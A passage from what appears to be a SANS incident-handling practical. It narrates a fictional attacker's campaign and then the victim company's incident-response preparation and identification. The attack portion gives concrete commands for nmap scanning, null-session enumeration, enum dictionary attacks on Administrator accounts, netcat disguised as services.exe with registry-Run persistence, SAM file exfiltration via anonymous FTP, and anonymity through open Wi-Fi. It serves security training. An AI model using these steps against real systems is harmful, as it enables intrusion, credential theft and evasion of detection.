Gh0st has selected a local DSL ISP to be the host of the anonymous ftp server that she will use to offload the SAM file. To identify the IP address range to scan for anonymous ftp servers, she will use <http://www.arin.net> to lookup the IP address range used by this company. From the listed website, she enters the ISP name "Hacker Haven" and clicks on "Search whois". Amongst the screenful of information, gh0st learns that Hacker Haven has been assigned the entirety of the 5.5.0.0/16 address space:

Hacker Haven HACKER-HAVEN-2A (NET-5-5-0-0) 5.5.0.0 - 5.5.255.255

To verify that this address space is currently in use and prone to compromise, she checks <http://www.dshield.org> to see if any IP addresses in this range have been reported as the potential source of malicious traffic. To do so, she browses to http://isc.incidents.org/source_report.html?order=&subnet=005


From this information, she learns that this address space is indeed in heavy use and is ready to find an anonymous ftp server in this address space.

2.2 Scanning

The scanning phase of the attack is broken into three sections. First, gh0st will be scanning for open wireless networks from which she can connect her laptop in order to initiate the attack anonymously. Second, she will be looking for an ftp server that permits anonymous uploads and downloads. Finally, she will scan the IP space identified in the previous phase from the university to find a pre-existing http/ftp server that is not running https and is vulnerable to administrative compromise.

Wireless network discovery:

From this point forward, gh0st will use open 802.11b networks to perform the rest of the procedures. In order to do this, she must first find a handful of open networks access points that she can associated with in order to get to the Internet. To identify wireless access points, gh0st uses netstumbler⁹ to identify open access points. Gh0st drives to a metropolitan area that is more than five miles from her home. She then runs netstumbler and sniffs for open access points. An example output of netstumbler is as follows:



The screenshot shows the 'Network Stumbler - [NYC Netstumbler.ns1]' window. It has a menu bar (File, Edit, View, Options, Window, Help) and a toolbar. On the left is a sidebar with 'Channels', 'SSIDs', and 'Filters'. The main area is a table of discovered access points. The table has columns: MAC, SSID, Name, Ch..., Vendor, and Ty... (Type). The status bar at the bottom indicates 'Ready', '1 AP active', and 'GPS: Disabled'.

MAC	SSID	Name	Ch...	Vendor	Ty...
00022D2D02...	ESlairport2		5	Agere...	AP
0090D1013B...	BRIDGE		11	Addtron	AP
00045A0F24...	CheWiFi		9	Linksys	AP
00045ACDD...	DROPLETS WAP11		10	Linksys	AP
0030AB0652...	Wireless		6	Delta (...)	AP
00501805BA...	default		6	Advan...	AP
0060B3665686	WSR-5000		1	Z-Com	AP
00045AD17E...	linksys	Prism I	6	Linksys	AP
0030AB0E3C...	Wireless		1	Delta (...)	AP
0030AB0CC3...	Wireless		1	Delta (...)	AP
00022D29D5...	WaveLAN Network		10	Agere...	AP
0030AB09A9...	Wireless		6	Delta (...)	AP
00601DF68D...	Torkil		1	Agere...	AP
0030651E0C...	LeRoy		1	Apple	AP
00045AEBB...	linksys		6	Linksys	AP
0030651CA856	steve		1	Apple	AP
00904B0855E5	default		6	Gemt...	AP
00601DF22450	ANY		9	Agere...	AP
00022D219E...	Apple Network 219eb6		1	Agere...	AP
00022D2A18...	David		1	Agere...	AP
00045ADBD...	linksys		6	Linksys	AP
00022D062D...	Matt and Kerry's Airport Base		8	Agere...	AP
003065026D38	Jon's Home		1	Apple	AP
00022D3CE...	Home AirPort		1	Agere...	AP

* Sample netstumbler shown above was captured by Ed Skoudis on a cab trip in New York

In the above example, gh0st will look for any access point that does not have the lock icon. The lock icon indicates that the access point is using WEP. While it's trivial to crack WEP encryption, there's no reason to spend the time when so many other options are available. From here, gh0st can simply select an unencrypted access point and associate with it. She'll ensure that the access point offers a DHCP address and ensure that Internet access is available. She can then use various access points to complete the remainder of her attacks.


Anonymous ftp server permitting upload and download:

To perform the scan for anonymous ftp servers, gh0st has chosen the tool "Grim's Ping – FTP Scanner".¹⁰


⁹ <http://www.netstumbler.org/>

¹⁰ <http://grimsping.cjb.net/downloads.htm>


Gh0st simply runs the utility and the following GUI window appears:




She then hits F6 and enters the IP range for the DSL IP block as follows:



Next, she clicks on "Add Multiple Ranges" and enters 5 to scan the first 5 class C address spaces:



She then clicks on OK and returns to the first window:



Finally, she clicks on the “Go” button beneath file and the scan begins. The header rows from the above window will from “Ping status” to “Pub Status” and the “Average Time” header will change to “Port”. Any host that successfully permits an anonymous ftp connection will be listed as “Connection successful”. Once a reasonable list of “Connection successful” messages have appeared, gh0st will manually verify which of these hosts permit read and write via anonymous ftp by connecting and attempting to both upload and download a file. The selected host is identified as the “other.hacker.com” host from the network diagram provided earlier.

Find vulnerable host on university network:

To begin with, gh0st wants to identify hosts within the target university network that is running a Windows operating system and is listening on tcp ports 80 and 21, but not 443 and permits null sessions. To gather this information, she will enter the following command:

```
nmap -sS -PI -p 21,80,443 -iR -T 3 -oG "results" 1.1.1.0/24 1.1.2.0/24 1.1.4.0/24
```

Let’s review this command syntax to understand why this assists gh0st in her efforts. First, the “-sS” flag will instruct nmap to perform a SYN stealth scan. This means nmap will send a SYN packet and listen for the SYN-ACK, but will

not follow up with additional packets. This should be enough to establish at a very rudimentary level which hosts are listening on the specified ports.

The “-PI” option will identify hosts within the specified network range that respond to an icmp echo request. Only hosts that send an echo reply will be scanned on the specified TCP ports. While it’s trivial to block icmp echo requests, gh0st is most interested in what appear to be default installations. Therefore, if a user is knowledgeable to block icmp requests, then she’s probably not interested in trying to compromise the system, so she is willing to allow this method of pre-scanning to test for the existence of the specified hosts on the network.

Next, “-p 21,80,443” specifies that nmap is to scan the ports 21 (ftp), 80 (http) and 443 (https). By analyzing the output file, gh0st will then be able to tell which of the identified hosts meets her conditional requirements of listening on the first two ports and closed on the third.

The “-iR” option is potentially not necessary in this scenario. This option randomizes the order in which nmap will perform the scan. By default, nmap would start with the first IP address in the netblock and begin sequentially from there. This could help prevent trivial port scanning detection techniques and could prevent potentially overloading some network resources that might find themselves suddenly strained with the added load. Since the range of addresses being scanned by gh0st is relatively small, it’s highly unlikely that the second reason applies in this case, but in an additional effort to avoid trivial scanning detection, she has chosen to randomize her destination IP addresses.

The option “-T 3” specifies that nmap is to run at a “normal” speed. This means that nmap is cognizant of the load on the network and will attempt to run as quickly as possible without overloading the networking resources. Since gh0st will be performing this scan from a wireless network that is not her own, she wants to complete the scan as quickly as possible and move on. On the other hand, running the scan any faster could result in unreliable results, so for speed vs. reliability reasons, gh0st has chosen this scan speed.

Next, “-oG “results”” will output the results of the scan in a greppable format in a file name results. This will be useful for gh0st in the next phase where she specifically identifies target IP addresses that meet her specific criteria.

Finally, gh0st lists the networks she wishes to scan in CIDR notation. This simply specifies the hosts, or in this case networks, she wants to scan.

Now that the list of potentially interesting hosts has been put into the “results” file, gh0st parses the output to identify the list of hosts the meets her requirements. The command to do this is as follows:

```
grep 80/open results | grep 21/open | grep -v 443/ | cut -f 1 | cut -d " " -f 2 > determine
```

This command will open the file “results” and look for any line in which port 80 was listed as being in the open status. Then it will take this subset and identify any lines where port 21 was also open. From this subset, it will remove any lines where an entry is listed for port 443. It’s important to note that there are three expected responses for the scan of port 443. First, a SYN/ACK may be sent. In this case, the port is listed as open. Second, no response might be received, in which case the port will be listed as filtered. Finally, a RST packet may be sent, in which case the port is presumed closed and nothing is seen in the output log. Since we want specifically hosts that send a RST packet, by taking the subset of data elements that do not list the port 443 at all, we’ll identify hosts for which this port is known to be closed.

Now that the grep statements have been completed, gh0st needs to parse the file to get a file listing the IP addresses that met the conditions in preparation for the next phase. First, she’ll cut out all except for the first field (tab delimited) that will give her a list of hosts in the format “Host: <ip> (<dns name>)”. From this subset, gh0st then cuts out the “Host: “ and “ (<dns name>)” portion of the output and pipes this to the determine file.

Now that the hosts meeting the requirements with regards to the services they offer, gh0st will further interrogate these systems to identify which ones are Windows hosts. To do this, she will issue the following command:

```
nmap -sT -P0 -F -O -T 3 -iL "determine" -oG "results2"
```

This time, gh0st is performing a TCP connect scan (-sT) to allow for a complete TCP handshake to occur. The fast scan (-F) option instructs nmap to perform a quick scan that will only scan the ports listed in nmaps services file. The purpose is to provide sufficient information for the OS fingerprint to occur. Additionally, she has instructed nmap not to prescan these hosts (-P0) since she knows they are already responsive from the previous scan. What she’s interested in here is the OS fingerprint (-O) and for the same reasons mentioned previously, she wants to do so at the normal speed (-T 3). Since the list of hosts was created in the previous step from the grep statement, gh0st instructs nmap to simply pull the results from the “determine” file (-iL “determine”) as the list of hosts to perform the nmap command against. Finally, she outputs the results in greppable format to a file called “results2” (-oG “results2”).

To prepare the results of the previous scan for the final test, the following command is run:

```
grep Windows results2 | cut -f 1 | cut -d " " -f1,2 > results3
```

This will pull out the IP address of any of the hosts that appear to be running a Windows operating system and put then into the “results3” file.

To complete the scan, gh0st needs to identify which of these hosts will permit a null session so that she can perform additional commands in attempt to compromise the system. To prepare this command, gh0st will modify the previous result file in the following manner:

```
sed "s/Host:/enum -U/" results3 > runenum.bat
```

This will find the text “Host:” and replace it with “enum –U” from the file results3 and place it in the “runenum.bat” file. This sets up a simple “enum –U <ip>” for the hosts identified from the prior step. Now gh0st simply runs the “runenum.bat” command and saves the output for later perusal, with the following command:

```
runenum.bat > final.output
```

The resulting “final.output” file will provide information about the hosts that gh0st is looking for. These hosts will all be responsive to port 21 and port 80, but not port 443, they will be running a Windows operating system of some kind, and if they provide any information from the enum command, then they will be permitting null sessions.

In summary, the list of commands run for this phase of the scanning is as follows:

```
nmap -sS -PI -p 21,80,443 -iR -T 3 -oG "results" 1.1.1.0/24 1.1.2.0/24 1.1.4.0/24
grep 80/open results | grep 21/open | grep -v 443/ | cut -f 1 | cut -d " " -f 2 > determine
nmap -sT -P0 -F -O -T 3 -iL "determine" -oG "results2"
grep Windows results2 | cut -f 1 | cut -d " " -f 1,2 > results3
sed "s/Host:/enum -U/" results3 > runenum.bat
runenum.bat > final.output
```

2.3 Exploit Systems

Note that some parts from here forward are not necessarily sequential actions. For example, gh0st will perform the “keeping access” steps to the university web server, before she performs the “exploit system” step for the GIAC Enterprises target. Where appropriate, this is specifically stated. This phase is divided into two subsections. First, the university host is discussed and second, the GIAC Enterprises target. The “exploitation” of the anonymous ftp server is simply in using the server, so nothing is discussed in regards to this system in this section.

University student web server:

Gh0st has access to the more powerful password cracking utilities, such as LC4. However, to gain administrative access to the University hosts she identified in the previous section, she’s interested in low hanging fruit and is only planning on running a simple dictionary attack. To do this, she will use the tool “enum” again to perform the attack. In preparation for this attack, gh0st visits the site at <ftp://ftp.cerias.purdue.edu/pub/dict/> and downloaded a dictionary file to use in her attack. Specifically, she downloaded the English word dictionary file (words.english). She’ll use this as the dictionary to attack the hosts that were identified as accepting null sessions (by virtue of the fact that they revealed a list

of users from the enum run in the previous section) to attempt to guess the administrative password. Gh0st has accumulated a list of 5 potential targets that she will be targeting in this attack. They are 1.1.1.6, 1.1.1.230, 1.1.2.54, 1.1.2.56 and 1.1.4.39. To run the dictionary crack, gh0st issues the following commands:

```
enum -D -u Administrator -f words.english 1.1.1.6 > 1.6
enum -D -u Administrator -f words.english 1.1.1.230 > 1.230
enum -D -u Administrator -f words.english 1.1.2.54 > 2.54
enum -D -u Administrator -f words.english 1.1.2.56 > 2.56
enum -D -u Administrator -f words.english 1.1.4.39 > 4.39
echo 1.1.1.6 > results.out
grep found: 1.6 >> results.out
echo 1.1.1.230 >> results.out
grep found: 1.230 >> results.out
echo 1.1.2.54 >> results.out
grep found: 2.54 >> results.out
echo 1.1.2.56 >> results.out
grep found: 2.56 >> results.out
echo 1.1.4.39 >> results.out
grep found: 4.39 >> results.out
```

The resulting outcome will be a file called “results.out” that will contain any passwords that enum was able to guess from the dictionary attack against the administrator account on these systems.

Gh0st obtains the following results from the results.out file:

```
1.1.1.6
1.1.1.230
password found: umbrella
1.1.2.54
1.1.2.56
1.1.4.39
password found: Mississippi
```

With two potential hosts to use, gh0st checks to see if either of these hosts have some type of remote management application installed. It turns out that she is able to connect to the 1.1.1.230 using Remote Desktop Connection (Windows Terminal Services). She selects this as the host that will fulfill the role of the web server and is identified as “owned.by.hacker.com” in the network diagram above.

After ensuring she will be able to keep access to the system (described in the next section), gh0st uploads the netcat executable that is renamed to services.exe and initiates the batch programs (watcher.bat and bashit.bat) described in the first section of this practical. She also places the fortunes.bat executable in the default web directory and the output.bat file in the specified location for the netcat executable to correctly initialize. She ensures that the anonymous ftp user is able to connect and upload files to the “incoming” directory and is able to download files from the “outgoing” directory where the netcat executable is stored for the GIAC Enterprises target to download.

After all the work has been done setting up the university web server (including the keeping access portion), the following email is sent at the time identified by listening to the VP of Sales voice mail:


Roger,

Bye for now,
Joe

The SAM and system files appear on other.hacker.com where gh0st picks them up. She grabs the files manually and initiates SAMInside in order to decrypt the SAM file with the syskey key stored in the system file. After initiating SAMInside, she is presented with the following window:



She selects “Yes” and selects the appropriate system file. SAMInside instantly reveals the LMHash values of the passwords:



Gh0st then uses john to try to crack the passwords with the same dictionary that she used against the university host with the following command:

After about 24 hours she has the administrative password.

¹¹ <http://www.openwall.com/john/>

To test the theory that this password could be used to gather further information, she connects to one of the wireless networks and tries to login as administrator to the secure portion of GIAC Enterprises website. She is astonished to find access to private price lists, customer lists, etc... To receive her bonus payment from Fortunes 4 All, she turns this information over to them and walks away from the job. At this point she's done what she set out to do.

2.4 Keeping Access

University Student Host:

Gh0st has no intention to maintain access to the University site. She only needs to obtain enough control of the system to complete the job. Since this server will be low hanging fruit, which is how she compromised it in the first place, she only intends to harden the box to last long enough for her attack to go through. In order to accomplish this goal, gh0st sets the "Restrict Anonymous" setting to 2, making trivial password guessing with enum no longer an option. She also ensures that the system has been patched with all the latest patches available from windowsupdate.microsoft.com. While she can be sure that the system is still in trouble and is likely to be compromised by another hacker, she has good reason to expect that it will still be functional for her needs long enough for the attack to succeed. In order for her batch programs to survive a reboot, they are configured to initialize during the boot process. This is done by editing the registry to include the bashit.bat application in the registry in the following location:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run12
```

Since it can not be expected that a user will log into this system upon every reboot, it would be unwise to simply rely upon the startup folder for all users to be sufficient to ensure that the netcat listener is reinitiated every time the system reboots.

Finally, by naming netcat as services.exe, it will be difficult to kill this process. More details are given on this in the incident handling process portion of this practical.

GIAC Enterprises victim:

Two things are done to help extend the life of the denial of service attack. For the same reason it is done on the university host, the netcat executable is named services.exe. This prevents the task manager from being able to kill the process. More information on this topic is given in the next section. Additionally, the bashit.bat process is put in the startup folder for all users. It is presumed that a reboot of the system will be followed by someone logging into the operating

¹² More information available from http://www.mpl1.com/Tips/Registry_Tips/registry_tips.html

system. Therefore, this method of ensuring the netcat session is reinitiated upon reboot is appropriate for the environment.

2.5 Covering the Tracks

Gh0st has built in many steps with the intent of covering her tracks. First, she has performed all invasive actions from an open 802.11b network, making it nearly impossible to back track her. Second, she has made critical batch applications (including fortunes.bat) remove themselves upon completion of their task, making it less likely that a handler will find the original code. Finally, by offloading the SAM and system files onto a tertiary system, she makes it much easier to retrieve the file without being detected.

© SANS Institute 2004, Author retains full rights.

The Incident Handling Process

3.1 Preparation

There are many things that have been done in preparation. The following section identifies the components that were done that assisted in handling this incident.

Create a jumpkit:

A jumpkit is essentially a centrally organized inventory of tools and equipment that will assist the handler in performing their job function when an incident occurs. It is important that the jumpkit is prepared ahead of time as it is often time consuming to gather the necessary materials after the fact. The jumpkit should always be readily accessible by the handler and in many cases may always be with the handler. Since GIAC Enterprises only has one office, they have chosen to keep the jumpkit stored in their office in a locked location and those potentially requiring access to it have a key to get at the materials. The following components have been included in GIAC Enterprises jumpkit:

- Spare hard drives – useful for performing backups or replacing drives removed from the system as evidence
- MP3 audio recorder – useful for recording information about the incident
- Perforated notebook – used to take notes. Perforation provides solid evidence on whether pages have been removed. To aid in providing submittable evidence, perforated is preferred to spiral bound.
- Pens – as opposed to pencils to write notes with. Once it goes down on paper, it needs to stay there. Again for legal reasons.
- CDs – CDs provide known good tools used in forensic analysis. Knoppix¹³ provides a good bootable Linux distribution. The coroner's toolkit¹⁴ is also a good one to have. Over time, it is expected that tools will be added to the handlers list of resources. The CD's that contain binaries for the tools should be kept regularly updated. It is always important to have tools that allow for direct file backups, such as DD, system operations analysis, such as Isof for *nix, network connectivity analysis, such as Isof for *nix and tcpview for Windows. Tcpdump/windump are also useful.
- USB drive – Sometimes it's useful to store just a small amount of information. USB drives provide a method to mount a clean file system in order to capture data with minimal impact on the existing system. USB drives range in sized, but GIAC Enterprises has a 128 MB USB device.

¹³ <http://www.knoppix.net/>

¹⁴ <http://www.porcupine.org/forensics/tct.html>

- Laptop – Often it's useful to have an external system loaded with various tools such as netcat, tcpdump/windump, nessus, nmap, etc... to perform analysis. This should be a hardened system.
- Polaroid Camera – In some cases it may be difficult to reliably capture information from a computer electronically. A picture of what is displayed on the monitor could be useful. It is important to avoid using a digital camera as it is easy to modify digital images. A Polaroid can better withstand accusations of tampering with evidence.
- Spare hub – This is a hub as opposed to a switch. This facilitates getting a clear view of a specified portion of the network without having to modify switch configurations to setup a span port. It would be best to get a hub that supports various types of connections. Be sure to have cables to go along with it.
- List of phone numbers – This list should contain all contact information for every member of the incident response team. It should be regularly reviewed and updated.
- Network diagrams and configuration files – Contain the last known good configuration and network map diagrams in a hard copy version can be very valuable information. This can save an incident handler a lot of time getting a feel for the network and determining where choke-points might be for purposes of containment and what network resource tools are available for utilization.
- Backup tape drive and tapes – This is useful again for making backups. Sometimes a drive may be too big to write to another disk and tapes might be the only way to get a complete backup. Attention should be paid to the type of interface is available on the drive to ensure compatibility with the systems in the environment. A parallel and a SCSI compatible drives are typically all that is required.
- Flashlight – in case of power outage or working in dark places
- Computer tool kit – In case handling the incident involves removing or adding hardware to a system
-

Every jumpkit is likely to be different. The contents of this kit should be regularly reviewed and new tools should be added as necessary.

Build incident response procedure:

During the initial configuration of GIAC Enterprises environment, and incident response procedure was created. The incident response procedure is detailed in Appendix C. This document involves several key components in identification of

responsible and team members. All personnel who are identified as being part of the technical incident response team and the resource specifically identified in the document should have the phone numbers conveniently listed for the incident response team to use. This includes the helpdesk, sysadmins, network admin/security admin, HR personnel, Legal personnel and the VP of Operations. For incidents that will require outside assistance, a list of approved third party contractors will also be prepared ahead of time. The incident response procedure has been tested at least quarterly to ensure that the team members know their responsibilities.

User training:

Users go through regular security awareness training. The SANS awareness program¹⁵ is used to provide this function.

Monitoring:

GIAC Enterprises has implemented several types of monitoring that aid in the preparation phase. The most important ones are the Whatsup Gold monitoring that check for the availability of critical systems and is also configured to monitor that status of the Internet connection by performing a simple http connect to an external site. GIAC Enterprises is also running Snort and review the logs on a daily basis. System logs are maintained on the servers and firewall logs are kept and reviewed daily. Bandwidth utilization graphs are also kept and prominently displayed in the area where the helpdesk operators work. This information is gathered with MRTG.

Workstation replacement plan:

Through the years, GIAC Enterprises has depended heavily upon the ability for the mobile sales people to function. In order to ensure that computer resources are available and that problems can be address as quickly as possible, it is GIAC Enterprises to have at least one laptop ready to go with a standard configuration that is capable of satisfying all business groups within the Enterprise. Users are also trained to never store data on their local systems, unless a copy of the data also exists on the central file server. This means that workstations can be simply replaced without any fundamental loss in functionality. The offline laptops are kept patched and up to date in accordance with the company system maintenance policies.

3.2 Identification

The initial identification of this event comes from the VP of Sales. He notes that his system seems to be running slow. Unfortunately, he does not call the helpdesk as he makes the assumption that his system is undergoing a thorough virus scan, which he has become accustomed to causing a performance drag on his system.

¹⁵ <http://www.sans.org/awareness/>

The helpdesk notes that they have been receiving a number of calls from customers complaining that they can not reach the website, or that when they do, they find the site extremely slow. The helpdesk operator notes the MRTG graphs¹⁶ and notice that there is much more than normal bandwidth utilization going to their Internet link. Since bandwidth utilization statistics are being captured and graphed with MRTG, the helpdesk operator checks for a port on an internal switch whose traffic pattern matches the sudden and unexpected utilization increase that is being seen on the outbound connection. Within 5 minutes, he identifies the VP of Sales workstation. With this much information in hand, the helpdesk operator calls the Security Admin for GIAC Enterprises and notifies him of the situation.

The Security admin identifies this is a Class V (see Appendix C) event since many users are unable to access their e-business website and immediately notifies the VP of Operations. Since enough information is known about the source of the unusual bandwidth, a reasonable conclusion can be drawn about how to eliminate the Denial of Service symptom (by unplugging the VP of Sales system from the network). In accordance with the incident response procedure, the security admin asks the VP of Operations whether restoration of normal operations or the gathering of forensic evidence is more important. The VP of Operations assesses the situation and grants the Security admin fifteen minutes in which to gather as much information as possible before making a return to normal operations the primary goal.

With a serious incident on his hands, the Security Admin calls upon the two system administrators to provide assistance in following through with the incident response procedure. The first systems administrator is sent to the VP of Sales office. The second systems administrator is asked to look through the various monitoring tools and system logs throughout the company to look for any interesting events that might correlate to what is happening. The security administrator tackles the router logs, firewall logs, IDS logs and gathering network based information. Each of these individuals are given one of the pads from the jumpkit and instructed to record any facts that they come across.

Sysadmin I: VP of Sales visitation

The first system administrator approaches the VP of Sales and asks him to back away from his system. He explains that there appears to be a security incident and the evidence points to his workstation. The following conversation takes place and is recorded with the MP3 voice recorder from the jumpkit:

Sysadmin I: It is currently 9:32 AM on Wednesday, January 15th 2004. Have you noticed anything unusual with your system in the past 30 minutes?

VP of Sales: No, but my system is running slow because it is doing a virus scan.

Sysadmin I: Have you run any application you haven't run before?

¹⁶ <http://people.ee.ethz.ch/~oetiker/webtools/mrtg/>

VP of Sales: No, not really. Well accept for a fortune cookie auto-generation application, but that didn't work.

Sysadmin I: What do you mean it didn't work?

VP of Sales: Oh, it gave me an error message indicating that it couldn't install or something like that.

Sysadmin I: Where did this application come from?

VP of Sales: I was sent a link to it from someone I met in Vegas last week.

Sysadmin I: I see, so you received an email to an application that you downloaded and ran?

VP of Sales: Yes. It had to be harmless, the guy knew who I was.

Sysadmin I: Did your system begin the virus scan shortly after the application failed to install?

VP of Sales: As a matter of fact, now that you mention it, yes.

